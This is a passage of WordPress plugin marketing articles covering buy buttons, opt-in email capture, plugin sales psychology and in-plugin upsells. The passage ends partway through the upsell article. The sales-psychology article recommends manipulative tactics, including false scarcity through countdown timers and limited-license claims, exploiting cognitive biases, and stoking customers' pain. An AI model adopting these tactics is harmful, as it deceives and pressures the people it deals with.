
## BONUS: Creating an Effective Buy Button to Entice Paid Users

If you want your visitors to convert into paid users, then nailing your buy button is an absolute must.


A good buy button has the following traits:

1. Very clearly stands out on the page.
2. Incorporates an effective call to action.

Let's go back to WP-Rocket, because their homepage also incorporates a great example of a buy button. The button is right on the homepage and above the fold so visitors can see it instantly and take action.




Gravity Forms also implements the buy button well. They use text like "Just \$39" and "Instant Download" in the call to action to make visitors feel as if they're getting a good deal.



If you really want to take your buy button to the next level, then you should consider [Freemius Checkout](#). One of the product's features turns a buy button into a link that launches a popup from which visitors can directly purchase the [premium](#) version of your plugin.

You can demo that buy button [on this page](#).



Notice how the popup loads quickly, and has all the necessary information: the different purchase plans and available payment options\*. There's no need for the user to go to any other page to start the secure checkout process.

## Recap: How to Build an Effective Plugin Homepage

Let's quickly recap the five critical components essential to a productive homepage we just discussed:

1. A **clear, concise tagline** that explains what your product is, how its useful, and why visitors should download it in a few sentences.
2. An **immediate link/CTA** following your tagline so that visitors can go directly to more info/download pages.
3. A **showcase of your plugin** that demos some of its functionality.
4. Obvious **social proof** to build your credibility.
5. A brief **feature list** to highlight your plugin's most important capabilities.

Now that you know all the elements that make one up, you have no excuse not to rock an awesome, download-product page for your WordPress plugin. Get to creating!

CONTENT MARKETING

*Is Your Plugin Homepage Ineffective? Learn How to Spruce it Up*



## MARKETING & PROMOTION

# This Is Why WordPress Product Owners Need to Capture User Email from Day 1



Anyone who has ever built a product for WordPress (plugin or theme) and tried distributing it via the WordPress.org repository knows that user emails are not part of the bargain. You do not have access to this direct way of communicating with the people who are trying out and using your product.

As a product owner, you desperately need to be able to contact your product users and there's a great way of doing that, only for some reason, it is not the "mainstream approach" in the WordPress ecosystem.

## No Access to User email

That holds true for marketplaces such as CodeCanyon, ThemeForest and others, where they do not share client email addresses with their authors. The reason for not sharing client email with sellers are quite obvious. They simply want to lock you in, and do not want you to engage in any communication via a private channel (email), over which they have no control and through which they cannot charge their commissions (\$\$\$).

With the official WordPress.org repository, the reason is simply related to an attempt to maintain the user's privacy and to protect their inboxes from getting bombarded by spammers.

While the reasons may be different, the end result remains the same. You (the product owner) end up being unable to communicate with the people who use your product.

## What DO You Get on WordPress.org?

When you push a plugin or a theme to the official WordPress.org repository – your product automatically gets a built-in support forum, which lets users file support tickets and request for bug fixes or technical assistance. You can find it in the 'Support' tab, under your product's page on the repository.

The support forum shows open and resolved tickets, as well as their posting time stamp, so that a user may get a general idea about the responsiveness of the product owner/s.


The support forum encourages a very certain type of communication with your users. While it is an important one, it is far from ideal. In fact, when you come to think about it, it's actually a way for your users to communicate **with you**, rather than the other way around.

As the name suggests – users will generally only use it when they are are

in need of support, and are probably dissatisfied because they're experiencing a difficulty or encounter a problem that prevents them from actually using your product.

Not exactly the optimal communication you want to be having with your users, and it definitely should not be the only one.

***The .org support forum isn't the optimal communication you want to have with your users. Use email!***



The WP.org support forum

Taking into consideration the fact that this sort of communication is the only communication you're able to have with your users, combined with the fact that the data and metrics you get from the repository about them are very limited (it could actually be [misleading you](#)) – you come to the conclusion that obtaining a list of your users' email addresses is an elementary (but huge!) asset that would enable a ton of new possibilities for product owners.

What's so huge about having a list of your users' emails?

Well, there are many considerations for that and I'll go over them one by one in a bit, but for the sake of an initial argument, let's look at a very specific and realistic scenario, in which you, as a product author, need to contact your users to let them know of a major bug you accidentally released on your latest version update and would like to urgently notify

them about it and provide an easy fix.

In fact, this is exactly what happened to the well known WordPress SEO plugin by [Yoast](#).

## The Case of 'Yoast SEO'

Back then (November 2015), the Yoast SEO team had just released a major new version – Yoast SEO 3.0. To cut to the chase, I'll just say that things did not go very well with that release, and it seemed to have unfortunately taken down quite a few WordPress websites.

As you may know, the Yoast SEO plugin is one of the most popular plugins on the repo, with well over 1 million active users (the Active Installs metric stops updating once you cross 1M..). You can only imagine the barrage of support requests from furious users, who were probably quite pressing to know what had happened to their websites, and who's to blame for it.

Unfortunately for Mr. Joost de Valk (the plugin author) and for the team, there was no way for him to contact all of those raging users to provide them with an explanation and a quick solution for the problem. Not even an apology was an option because they had no direct way of communicating with them.

About a week later, when things cooled down a bit after they had released the bug fix and made sure no support requests were left pending, Joost found time to write [a recap](#) of that week from hell.

Oh boy... Just read the part where he explains what happened in terms of communication with their users. Sounds like their 5 support reps working full time were having trouble keeping up and replying with all of the upset users on the .org Support Forum. Joost himself actually had to respond to people via Twitter, and they did not even handle Facebook, which was simply left unanswered, basically leaving it for the angry mob to take out all of their frustrations and discontents. Joost seemed to have taken it in good spirit:

***...we missed Facebook in the beginning, leading to some harsh comments there. Comments that, to be honest, were sometimes really painful to read.***



Ouch.

Being the popular plugin that Yoast SEO is – WordPress news sites like the [WPTavern](#) and [Torque Magazine](#) picked up on it, and covered the unfortunate event and helped clear things up for some of the site owners. Most of the Plugin's users, however, are not involved in the WordPress community and don't bother keeping themselves up-to-date with all the latest and greatest WordPress related mishaps through news sites, or through the Yoast SEO blog, for that matter. Not to mention that most plugins or themes would not get such prime time exposure on WordPress news sites like Yoast SEO did. But that's fair, though. Not everyone has millions of active users.




You can probably imagine how having a user email list could have tremendously helped with jumping over the wall that the Yoast SEO team had slammed into. A quick email to all users' inboxes, containing an explanation + apology and a link to download a patch for the bug would have saved the day, for sure.

It is probably worth noting that, the above-mentioned occurrence is just a technical example. It merely focuses on the technical headache that comes with having no direct communication channel with your users. It doesn't even begin to cover the benefits of marketing or the ability to avoid other sensitive situations. A direct communication channel (email) with your product users benefits your product, as well as your product's users.

## A Quarter of The Users Use Outdated Plugin Versions

We contacted our friend Luca Fracassi from [Addendio](#), to help us understand how likely it is that a plugin or theme author would need to contact users to get them to update whenever a new version with new features/fixes is released.

Luca and his team leveraged the WP.org plugins API to pull data about the versions distribution among users of the top 2,000 **plugins**, (starting with plugins that have 10k active installs, and climbing all the way up to plugins with 1 million).




On average – 25% of the users are using outdated plugin versions. Moreover, if we only look at plugins with over 700K active installs, we see an average of 40% outdated versions usage!

**\*\* It's also important to note that due to the limitations of the Stats page in WordPress.org, where data is aggregated at the **second level of the plugin version** (e.g. 3.7), rather than third level (e.g. 3.7.2) – Luca advised us that the **25% average is actually an optimistic number** and that the percentage is**

likely to be even higher.

Looking on Yoast SEO as a concrete example from the most popular tier (Yoast SEO [actually has 3.7+ million active installs](#)) – only 24.1% are using the latest release.



Yoast SEO version distribution

This means that roughly 2,808,300 out of 3,700,000 million active installs are of an outdated version of the Yoast plugin!

That's a huge bunch of users that are simply lost along the way.

## Most Ecosystems Have Realized The Importance of Communication

This section's title pretty much says it all. Indeed, many other distributed software ecosystems & markets, as well as most product sellers have realized the importance of having some way of communicating with users/clients in a direct manner.

Let's look at some real world examples I'm sure you've come across before:

By installing **browser extensions**, for example, (this too is distributed software) you are agreeing to that extension's privacy policy and are providing certain permissions to it. Some extensions may require that you register (by entering an email address) if you wish to make use of all the additional functions it provides.


The same goes for mobile applications. When installing a new application on your mobile device you'll find that many of them, be it on an Android-based device, an iOS one, or even a Windows phone – will also ask that you register an account, and naturally require your email address, which you will need to validate by clicking a link inside an email they send you.

Basically, what I just described above is common practice with most, if not all SaaS based products. There's no shortage of examples there. Just think of the last service you wanted to use and had to sign up for. What is the 2nd thing you're required to provide, right after specifying your name? That's right – your valid email address.

In many cases they even block email addresses that belong to temporary email services, such as [Mailinator](#) or its alternatives, just to make sure you are going to be reachable and available for communication.

They are all looking for a way to directly communicate with you, their newly acquired user.

Here's an example of one such service you may have heard of in WordPress ecosystem:



Yep, that's right. Automattic's Jetpack service requires that you connect a WordPress.com account to Jetpack in order to start using it even though 90% of its modules can work independently without Automattic's servers.

Don't have a WordPress.com account yet? Not a problem. Quickly register one (and provide them with your email address) and you'll be on your way.

See? Everyone does it, including WordPress based services, and there's a great reason why.

## Is It Okay to Capture User email?

As plugin or theme developers who upload and distribute their products via the WordPress.org official repository – is it okay to capture user data in the first place?

The answer to that question, according to section #7 in the .org repo's [detailed plugin guidelines](#) is that:

***“Phoning home” without the user’s informed and explicit consent is prohibited.***

No phoning home means no tracking and/or capturing of user-data and transferring that data over to external servers, unless...

Unless, of course, an informed and explicit permission was given by that user to capture their data, by way of an 'opt-in' mechanism which must be introduced. Just like the one Automattic uses for Jetpack. Read it for yourself in the guidelines – [section #7](#).

After validating with the Envato team, we confirmed it's absolutely ok to use the same opt-in mechanism to capture emails of your customers when selling your products on marketplaces such as CodeCanyon and ThemeForest.

## Why Is It So Important to Capture User email?

That's kind of like asking why is it so important to ever communicate with your child.

I mean, how else are you going to teach them new things? Let them know what you think of the world and how you expect them to behave in it? Let them know of new toys you got them, or how you don't want them to touch the electricity socket in the wall? How are you going to congratulate, apologize, encourage or express anything without the ability to communicate with them in a direct manner?

For quite similar reasons you want to be able to continuously communicate with your product users. Let's have a look at a few scenarios in which you'd email your users:

- Thank them for being loyal / for purchasing
- Ask for their honest feedback about your product, or about a new feature
- Apologize for messing up. Maybe you accidentally released a major bug on your last version release, and took their entire website down?
- Let them know about special promotions/discounts you're having for Black Friday / Cyber Monday / Giving Tuesday
- Invite them to special events or conferences you've started organizing
- Have them be aware of some security vulnerabilities you've discovered and how to fix them
- Ask them to become your product's beta testers in return for early access, or other rewarding options
- Advise them about the ending of their trial period
- Send along some general company news & updates
- Let them know about new feature releases for the product
- Run user surveys
- Offer them to join your affiliates' program
- Conduct some experimental A/B testing for your product (emailing only a portion of your users to test new features / new pricing strategy / etc.)
- Let them know you've published a new blog post/article (AKA content marketing)
- If the day comes – notify that you're ceasing to maintain the project :(
- Whatever else you can think of

There are many different reasons to why you may want to contact & communicate with your plugin or theme users. Some of those reasons are related to the product, others have to do with marketing, and many have to do with the end user's best interest (security / new features / etc.).

Email is very accessible for everyone, from anywhere. Most people actually **prefer** to check their email using their mobile devices and are

constantly “connected”. It is still considered the [most effective medium](#) for communication with clients and lead-nurturing, because open rates are very high, in comparison with other communication channels.

If you make sure to follow email communication best practice – your email will [land at its destination](#) (your user’s inbox) and you’ll be in good shape.

If that’s not enough, users would probably really like to hear from you via email. As a tech-savvy developer, you may think [emails are annoying/redundant](#), but you should think about common WordPress users (the actual 27% of the web) who may be less or non-technical individuals who expect guidance after they install your product.

## How to Start Capturing User emails with Your Plugin or Theme – today

Collecting your email addresses from your user-base (and performing data tracking) is actually very easy to do, and there are several ways you can get started. You can choose between a few different tools on the market for this job. Services like [Mixpanel](#) and [Kissmetrics](#) are both great usage-tracking solutions.

The thing is that they were not made specifically for WordPress like [Freemius Insights](#) was. So the easiest and quickest way for WordPress plugin and theme authors would be to use the [Freemius Insights](#) service. It comes with a special [WP SDK](#) that does 99% of the heavy lifting automatically, including the opt-in mechanism and user data capture.

### When And How Should You Show Your Opt-in Mechanism?

Right after plugin or theme activation would be the best time to show that opt-in to the new user. That would give you the highest opt-in rate as you are making sure that each and every new user comes across your opt-in, instead of “hiding” it somewhere inside the advanced plugin or theme’s settings.

***The best time to show an opt-in to new users is right after plugin or theme activation.***

Plus, new users who are engaged and eager to find out what your plugin or theme is all about are more likely to agree to opt-in, giving your opt-in a higher conversion rate. In fact, plugins that use the built-in [Freemius Insights](#) opt-in mechanism get about 60% opt-in rate on average. Not too shabby.

## Conclusion

Maintaining an updated list of your user emails is the best way to stay relevant for them, and you should definitely start capturing your users’ emails from day-1.

You’ll thank me when you come across a scenario in which you urgently need to communicate with your users (and that day will come sooner or later).


In case you’re still not convinced about the importance of capturing user emails, I suggest you give it a try anyway for free with [Freemius Insights](#).

MARKETING & PROMOTION

***This Is Why WordPress Product Owners Need to Capture User Email from Day 1***



# How to Get More Plugin Sales By Understanding the Human Brain



As a premium plugin developer, if you don't understand how the human brain works, you'll be leaving a lot of money on the table. In order to get more plugin sales, you need to understand some of the human brain's quirks – and how to take advantage of them.

In this article you're going to find out how the average human brain decides whether to buy your plugin or not. You'll see that it's not so easy to categorically conclude whether we have a free will or not when it comes to buying products. You'll also learn how to exploit (morally!) the peculiarities of the brain in order to make more sales.

Sound good? Let's get cracking!

## How Does the Human Brain Actually Work?

Let's start by breezing through the practical science you need to understand.

There are two processes in the brain happening constantly: [conscious](#) and [unconscious](#). All the unconscious processes happen in the 'older' part of the brain, called the 'reptilian' brain, while conscious processes happen in the 'newer' part of the brain.

The conscious process is responsible for our self-awareness; the uniquely human side of us, if you will. Most cognitive processes come about as a result of the conscious process.

Meanwhile, the unconscious process is more 'animal' than human. It is responsible for (you guessed it) 'unconscious' actions, such as split-second reflexes. The unconscious process is always running, and it doesn't need your conscious intervention. On the contrary, stopping your unconscious processes is extremely difficult.

Most interestingly for our purposes, the unconscious part of brain doesn't necessarily make what we would consider 'rational' decisions. While you might be focused on the rational (conscious) part of the brain when trying to sell people on your plugin, when it comes to buying (and many other things in life), [people often don't behave rationally at all](#).

## How to Appeal to the Reptilian Brain

The reptilian brain wants to avoid pain at all costs. That's its job: to protect you.


With that in mind, you should write your marketing messages in a way that explains how the customer can solve his pain by using your plugin.



The reptilian brain also wants you to survive. If it senses danger, it'll do everything to get you out. You can use this to your advantage by placing a countdown timer or by mentioning you'll only sell a limited amount of licenses.

You want to trigger the pain points of the customer in your copy. Don't think that the potential customer is always aware of their pain: they'll forget about it unless you remind them.

For example, if you read the [RatingWidget](#) plugin repository page, you'll see us mentioning WooCommerce compatibility. We did that because people often forget about compatibility with other – in this case, e-commerce – plugins, and how much pain that could cause in the long run.



The screenshot shows the 'Ratings for your:' section of the RatingWidget plugin repository page. It lists various post types with their respective ratings: Posts (4.5 stars), Pages (4.5 stars), Comments (4.5 stars), WooCommerce Products (4.5 stars), BuddyPress Users and Activities (4.5 stars), bbPress Forum Topics, Replies and Users (PROFESSIONAL plan) (4.5 stars), Custom Post Types (4.5 stars), and Author Review (4.5 stars). The 'WooCommerce Products' rating is highlighted with a yellow box. To the right, it shows 'Requires: 3.0 or higher', 'Compatible up to: 4.3.1', 'Last Updated: 2 days ago', and 'Active Installs: 10,000+'. Below this, the 'Ratings' section shows a 4.5 out of 5 stars rating with a yellow progress bar.

Furthermore, the old part of the brain is self-centered. That's why you should always write your copy in second person, using the words "you" and "your".

Finally, use strong, sharp contrasts with other similar plugins. For example, let's say you were selling a security plugin. You could write this headline: "BackupBuddy Creates Website Copies – [OUR\_PLUGIN] Makes Sure You Don't Have to Create Them."

## Exploit Cognitive Imperfections of the Conscious Brain

You shouldn't ignore the conscious part of the brain either. There are some cognitive imperfections that you can – once you learn and understand them – exploit as well. Be moral though, since the following list is pretty powerful:

### 1. Attribution Error

The [1967 study by Edward E. Jones and Victor Harris](#) has shown that we tend to ignore circumstances and the overall context, and attribute everything to a person's or organization's personality.

Implications:

1. The personality of your business is extremely important. Make your copy conversational and personable, and don't be stiff.
2. People don't care about your circumstances. If they like you, they'll forgive you more.

### 2. Confirmation Bias

A [study of number sequences by Peter Wason](#) has shown that people justify what they already believe.

Implications:

1. If your sales page doesn't leave a good first impression, people probably won't buy your plugin, even if it's logically the best thing to do for their situation.
2. First impressions are important and hard to disprove.

### 3. Self-Serving Bias

We ignore information that challenges our ego. We take credit for success and blame external factors for failure. It's really difficult to take criticism with an open mind, and use it to your advantage.

Implications:

1. Don't try to be smart and attack your readers inside of your headlines.
2. Don't produce plugin videos that show how incompetent your target audience is.
3. If you want to show your potential users' flaws, victimize them first.

#### 4. Belief Bias

In 1983, a study by Evans, Barston and Pollard showed that we tend to reject extreme conclusions – even if they're logical and sound.

Implications:

1. Don't go too far with logical arguments in favor of your plugin.
2. Make your benefits realistic, even if your plugin solves extreme problems.

#### 5. Loss Aversion

In 1981, Amos Tversky and Daniel Kahneman published a study: *The Framing Decisions and the Psychology of Choice*.

The study has shown that we take risks when the outcome is framed as a loss. When it's presented as a gain, we don't take risks – we want a surefire option.

Implications:

1. When offering coupons for your plugin, don't say "pay only..."; say "save ..."
2. USPs should be framed as a loss. For example, "Stop losing your website to hackers", not, "Save your data from hackers."

#### Conclusion

Not knowing how the human brain works can leave you in the dark. In fact, your competition is probably already exploiting some of the above tactics to their advantage – even though your plugin might be better. Now it's your turn.

In conclusion, when targeting the old brain, focus your marketing materials on:

1. Pain
2. Survival
3. Self-centeredness
4. Making sharp contrasts

On the other hand, when targeting the conscious part of the brain, focus on:

1. Your business' personality
2. Creating good first impressions
3. Not attacking your readers in any way. If you have to point out their flaws, be sure to make them a victim.
4. Not being too logical.
5. Framing outcomes as losses.

MARKETING & PROMOTION

***How to Get More Plugin Sales By Understanding the Human Brain***

## MARKETING & PROMOTION

# How to Promote Your Premium Plugin Within Your Free Version (Without Making People Angry)



Creating a popular premium WordPress plugin is a real challenge. People will generally only part with their cash if they have a genuine need that isn't already met by the myriad of free plugins available on WordPress.org.

Promoting your premium plugin within the user interface of your free offering is an obvious strategy for boosting sales. However, WordPress users are intolerant to ad copy littering their back end.

The solution is to take the time to understand your users, then implement ad copy that will entice (rather than anger) them.

With the above in mind, in this article we will start by exploring what your plugin's user interface should look like, then reveal how to strategically place Calls to Action (CTAs) to boost sales of your premium plugin.

### Step 1: Remove All Existing Advertising Clutter

First of all, if you're bombarding your users with ads, stop it now.

That advice might seem counterintuitive, but placing more ads – thus making them more annoying – won't increase your sales. It will only put users off.

Instead, make your plugin's user interface slick and intuitive. By focusing on making your plugin simple for the user to use, you're minimizing their [interaction cost](#) – the sum of all efforts (mental and/or physical) required by the user to accomplish his goals.

If you clutter your interface with ads, you're going to increase the user's cognitive load. As a result, they'll think your plugin is hard to use, and probably won't bother using it again.

A good example of a plugin with a slick interface is [Duplicator](#):

Although it has a small feature pool, it works flawlessly. The UI is intuitive and minimal, and there are no ads floating around.

The aim here is to start with the best possible blank slate. If your plugin is ad-free and features an intuitive UI, we're in a great position to implement a thoughtful strategy for boosting plugin sales. Don't start with the second objective before you've completed the first.


### Step 2: Position Your Ads Strategically

Contextually speaking, your ads will get noticed more if they're placed near relevant objects.

Let me explain it with an example:

1. Say you've built a backup plugin, and you want to get more premium sales.
2. Your user lands on the admin page where he has to create his backup manually.
3. You can put a text link below the title, saying, "Tired of creating backups manually? Try the Pro version and schedule automatic backups!" The key here is focusing on the pain point. First you ask the question, then you provide the solution.
4. Make the link dismissible. Do not force the user to see it again and again.


This is where I'd put an ad if I were Duplicator's developer:



This approach becomes easier if you've adopted the add-on model, as you'll have the opportunity to strategically place your message for each specific add-on.

For example, there's a premium add-on for [Visual Form Builder](#) called [Form Designer](#). It lets you design your form without any knowledge of CSS.

I'd place the link to the design editor in the form builder UI. The CTA would be something like: "Want to customize the style of your form? Try the design editor add-on and customize its look with no more than a couple of clicks."



## Step 3: Utilize Persuasive Language Effectively

Don't use negative language in your ads: it will trigger alarms in your user's head. [Studies have shown that customers react better to positive messages.](#)

Even more importantly, you don't have a lot of time to grab your user's attention. You have to make the most out of those few precious seconds.

I recommend the template that [TED speakers often use](#):

1. Inform the user and explain the problem.
2. Persuade him to take your position.
3. Tell him what to do next.

You should avoid stating that something is your opinion. For example, you shouldn't say, "You might want to target multiple keywords, because we think Google doesn't rank solely on keywords anymore".

The problem with that sentence is that it's just too weak. Instead, you should say something along the lines of, "Google doesn't rank websites based on keywords alone anymore – it ranks them based on topical

relevance. Upgrade to Premium to get more keyword ideas that surround your topic.”

Try to use as words like *certain, definitely, clearly, strongly, and accurate*, which will add weight to your copy. Writing with a strong voice and language demonstrates that you have experience. In turn, this builds trust with your users.

Always use “you”, instead of “we”. This makes the user personally involved. By using the word “you”, you’re making them pay attention to what you have to say.


Using language persuasively is a huge topic, so don’t get too lost in the finer details. If all else fails, place yourself in your user’s shoes and ask yourself what would convince you to upgrade.

## Step 4: Keep Your Plugin UI Up to Date With WordPress

